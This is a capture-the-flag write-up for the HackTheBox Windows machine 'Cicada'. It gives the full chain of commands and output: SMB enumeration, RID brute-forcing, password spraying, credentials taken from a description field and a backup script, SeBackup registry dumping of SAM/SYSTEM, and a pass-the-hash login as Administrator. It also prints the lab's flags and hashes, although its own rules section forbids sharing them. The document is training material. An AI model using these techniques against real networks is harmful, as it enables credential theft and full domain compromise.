LAB REPORT

HackTheBox - Cicada

Machine Card Info

Difficulty : Easy

Release Date : 2024-09-28

Points : 20

Operating System : Windows

Table of Contents

1 Presentation

1.1 📃 Rules

Hack The Box provides a platform for cybersecurity enthusiasts to develop technical skills through simulated systems. Following ethical and fair conduct rules is crucial to ensure a positive experience for the whole community. Here are the main rules to observe during CTFs on Hack The Box.

No Attacking Infrastructure Outside of Labs
All penetration testing and intrusion activities must be limited to the machines and environments provided by Hack The Box. Any attempt to access external infrastructure is strictly prohibited and can result in severe penalties, including a platform ban.

No Solution Disclosure
Solution discovery is part of the learning process. Sharing solutions, flags, or specific techniques in public forums, on social media, or even privately with other members without their consent is prohibited. It deprives other participants of the learning experience.

Confidentiality of Flags
Flags are the objectives of each challenge, and each player should obtain them independently. Sharing flags or distributing them in raw or coded forms is against the rules and can lead to disqualification.

Use of Personal Scripts and Tools with Caution
Participants may use open-source tools or personal scripts to complete challenges, but scripts that compromise machine stability are prohibited. For example, Denial of Service (DoS) attacks are strictly banned as they degrade other users' experience.

Respect the Community
Hack The Box encourages a collaborative atmosphere where participants can support one another within the rules. Harassment, intimidation, or disrespectful behavior toward other community members is prohibited. Discussions should remain courteous and constructive, even in cases of disagreement.

Report Platform Bugs and Vulnerabilities
If a participant discovers a bug or vulnerability within the Hack The Box platform itself, they should report it to administrators immediately. Exploiting any flaw in the HTB infrastructure for advantage or to cause disruptions is strictly forbidden.

Forum Use and Spoilers
HTB forums and discussion sections are there to help users progress, but spoilers (revealing elements that give away direct answers or overly specific hints) should be avoided. Discussions should be about sharing general methods without compromising the challenge for other participants.

Respect Copyright
Using protected content without permission, including tools, scripts, or solutions written by others without their consent, can lead to disciplinary actions.

1.2 ✏️ Detailed description

In this CTF lab, we first enumerate users through RID bruteforcing, discovering a default password that gives us more information about a specific account. We then find a backup PowerShell script containing a hardcoded password, which helps us gain further access. Finally, we escalate our privileges by exploiting SeBackup privileges to copy the SAM database, allowing us to retrieve password hashes and fully compromise the system.

The scope of this pentest included:

- IP Victim : **10.10.11.35**
- IP Attacker : **10.10.14.19**

2 Final Report

2.1 🔎 Enumeration

Let's start with a port scan on the host. We can use RustScan tool :

```
Nmap scan report for 10.10.11.35

PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time:
2024-11-10 03:48:37Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP
(Domain: cicada.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP
(Domain: cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP
(Domain: cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP
(Domain: cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
65487/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
```

Note : I remove some elements from the output to reduce the size.

CLI Command used : `rustscan -a 10.10.11.35 -r 1-65535 -- -A -oN nmap.txt`

It looks like an active directory box. Before continuing, add `cicada.htb` to `/etc/hosts` file.

2.2 🔨 Foothold

SMB enumeration

Thanks to **SMB**, we can know more about this machine.

List the available shares with `smbclient` :

```
smbclient -L //cicada.htb/ -U ''
```

Enter blank password and look at the result :

```
        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        DEV             Disk
        HR              Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
```

`DEV` and `HR` looks interesting. We can only access to `HR` share :

```
exegol-hackthebox Cicada $ smbclient //cicada.htb/HR -U ''
Password for [WORKGROUP\]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Mar 14 13:29:09 2024
  ..                                  D        0  Thu Mar 14 13:21:29 2024
  Notice from HR.txt                  A     1266  Wed Aug 28 19:31:48 2024

                4168447 blocks of size 4096. 434849 blocks available
smb: \>
```

There is a file. Download it with `get` command then read its content :


```
Dear new hire!

Welcome to Cicada Corp! We're thrilled to have you join our team. As part of our security
protocols, it's essential that you change your default password to something unique and
secure.

Your default password is: Cicada$M6Corpb*@Lp#nZp!8

To change your password:

1. Log in to your Cicada Corp account** using the provided username and the default
password mentioned above.
[...]
```

It is a default password. Maybe some users still have this password.

To enumerate users on the box, we can use the **RID Bruteforce** technique. `NetExec` will help us :

```
nxc smb cicada.htb -u guest -p '' --rid-brute
```

It will find some users :



```
SMB         10.10.11.35     445    CICADA-DC        572: CICADA\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        1000: CICADA\CICADA-DC$ (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1101: CICADA\DnsAdmins (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        1102: CICADA\DnsUpdateProxy (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        1103: CICADA\Groups (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        1104: CICADA\john.smoulder (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1105: CICADA\sarah.dantelia (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1106: CICADA\michael.wrightson (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1108: CICADA\david.orelious (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1109: CICADA\Dev Support (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        1601: CICADA\emily.oscars (SidTypeUser)
```

Create a file which contains usernames then re-use `NetExec` to do password spraying :

```
exegol-hackthebox Cicada $ nxc smb 10.10.11.35 -u users.txt -p 'Cicada$M6Corpb*@Lp#nZp!8'
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64
(name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\john.smoulder:Cicada$M6C
orpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\sarah.dantelia:Cicada$M6
Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [+]
cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
```

We have now a valid pair.

Digging deeper

Michael can't access to the `DEV` share. We can use `enum4linux-ng` tool to maybe have more information :

```
enum4linux-ng -A -u 'michael.wrightson' -p 'Cicada$M6Corpb*@Lp#nZp!8' cicada.htb
```

Look at the output and we find this :

```
'1106':
  username: michael.wrightson
  name: (null)
  acb: '0x00000210'
  description: (null)
'1108':
  username: david.orelious
  name: (null)
  acb: '0x00000210'
  description: Just in case I forget my password is aRt$Lp#7t*VQ!3
'1601':
  username: emily.oscars
  name: Emily Oscars
```

As you can see, `david.orelious` wrote his password in the description field.

We have a second valid pair.

2.3 🔱 User Escalation

David has probably access to `DEV` share, so use `smbclient` to check :

```
smbclient //cicada.htb/DEV -U 'david.orelious'
```

Enter the password found and list the content :

```
Password for [WORKGROUP\david.orelious]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Mar 14 13:31:39 2024
  ..                                  D        0  Thu Mar 14 13:21:29 2024
  Backup_script.ps1                   A      601  Wed Aug 28 19:28:22 2024

                4168447 blocks of size 4096. 417561 blocks available
smb: \>
```

There is a powershell backup script. Download it on our machine and read its content :

```
$sourceDirectory = "C:\smb"
$destinationDirectory = "D:\Backup"

$username = "emily.oscars"
$password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Force
$credentials = New-Object System.Management.Automation.PSCredential($username, $password)
$dateStamp = Get-Date -Format "yyyyMMdd_HHmmss"
$backupFileName = "smb_backup_$dateStamp.zip"
$backupFilePath = Join-Path -Path $destinationDirectory -ChildPath $backupFileName
Compress-Archive -Path $sourceDirectory -DestinationPath $backupFilePath
Write-Host "Backup completed successfully. Backup file saved to: $backupFilePath"
```

This backup was created for **Emily**, and her password is in this file.

We have a new valid pair. Now, try to connect through **WinRM** service thanks to `evil-winrm` :

```
exegol-hackthebox Cicada $ evil-winrm -u "emily.oscars" -p 'Q!3@Lp#M6b*7t*Vt' -i "10.10.11.
35"

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents>
```

We are now logged as `emily.oscars`.

2.4 〽️ Privilege Escalation

We need to found a way to escalate our privileges. If we look for available permissions, there are two interesting privileges :

```
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop>
```

`SeBackup` and `SeRestore` privileges can allow us to become **Administrator**.

We will use the `SeBackup` technique to do that. This method will export the **HKLM\SAM** and **HKLM\SYSTEM** registry :

```
cmd /c "reg save HKLM\SAM SAM & reg save HKLM\SYSTEM SYSTEM"
```

We now have two new files :

```
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> ls


    Directory: C:\Users\emily.oscars.CICADA\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        11/10/2024  10:08 AM          49152 SAM
-a----        11/10/2024  10:08 AM       18518016 SYSTEM
-ar---         11/9/2024   7:45 PM             34 user.txt


*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop>
```

Thanks to `evil-winrm`, we can easily download this files with `download $FILE`.

On your local machine, use `secretsDump.py` to extract hashes :

```
secretsdump.py -sam SAM -system SYSTEM LOCAL
```


Look at the output :

```
Impacket v0.13.0.dev0+20240918.213844.ac790f2b - Copyright Fortra, LLC and its affiliated
companies

[*] Target system bootKey: 0x3c2b033757a49110a9ee680b46e8d620
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account
doesn't have hash information.
[*] Cleaning up...
```

We have the **Administrator** hash. It means that we can use **PASS-THE-HASH** attack to log as **Administrator** :

```
evil-winrm -u "Administrator" -H '2b87e7c93a3e8a0ea4a581937016f341' -i "10.10.11.35"
```

As you can see, we have full control on the machine :


2 / 2
Tilix: /usr/local/rvm/gems/ruby-3.1.2@evil-winrm/wrappers/ruby -u "Administrator" -
1: /usr/local/rvm/gems/ruby-3.1.2@evil-winrm/wrappers/ruby -u "Administrator" -

```
d-r---         3/14/2024   3:45 AM                Searches
d-r---         3/14/2024   3:45 AM                Videos


*Evil-WinRM* PS C:\Users\Administrator> cd "C:/Users/Administrator/Desktop/"
*Evil-WinRM* PS C:\Users\Administrator\Desktop> clear
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cls
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         11/9/2024   7:45 PM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> whoami
cicada\administrator
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

3 Flags & Conclusion

3.1 Flags

During this lab, the following flags were found :

- **user** : 55b1f09d3723932eb2219fe890d5404d
- **root** : 85a3990805765b31a37d68aa2335fab4

3.2 Conclusion

In conclusion, this CTF lab demonstrates a sequence of escalating vulnerabilities, from basic user enumeration to privilege escalation through misconfigurations and exposed credentials. By systematically leveraging RID bruteforcing, default credentials, and hardcoded passwords within scripts, we gained an initial foothold. Exploiting SeBackup privileges allowed us to access the SAM database, ultimately achieving full system compromise. This exercise highlights the importance of securing privileged access, safeguarding scripts, and enforcing strong password policies to mitigate similar attack vectors.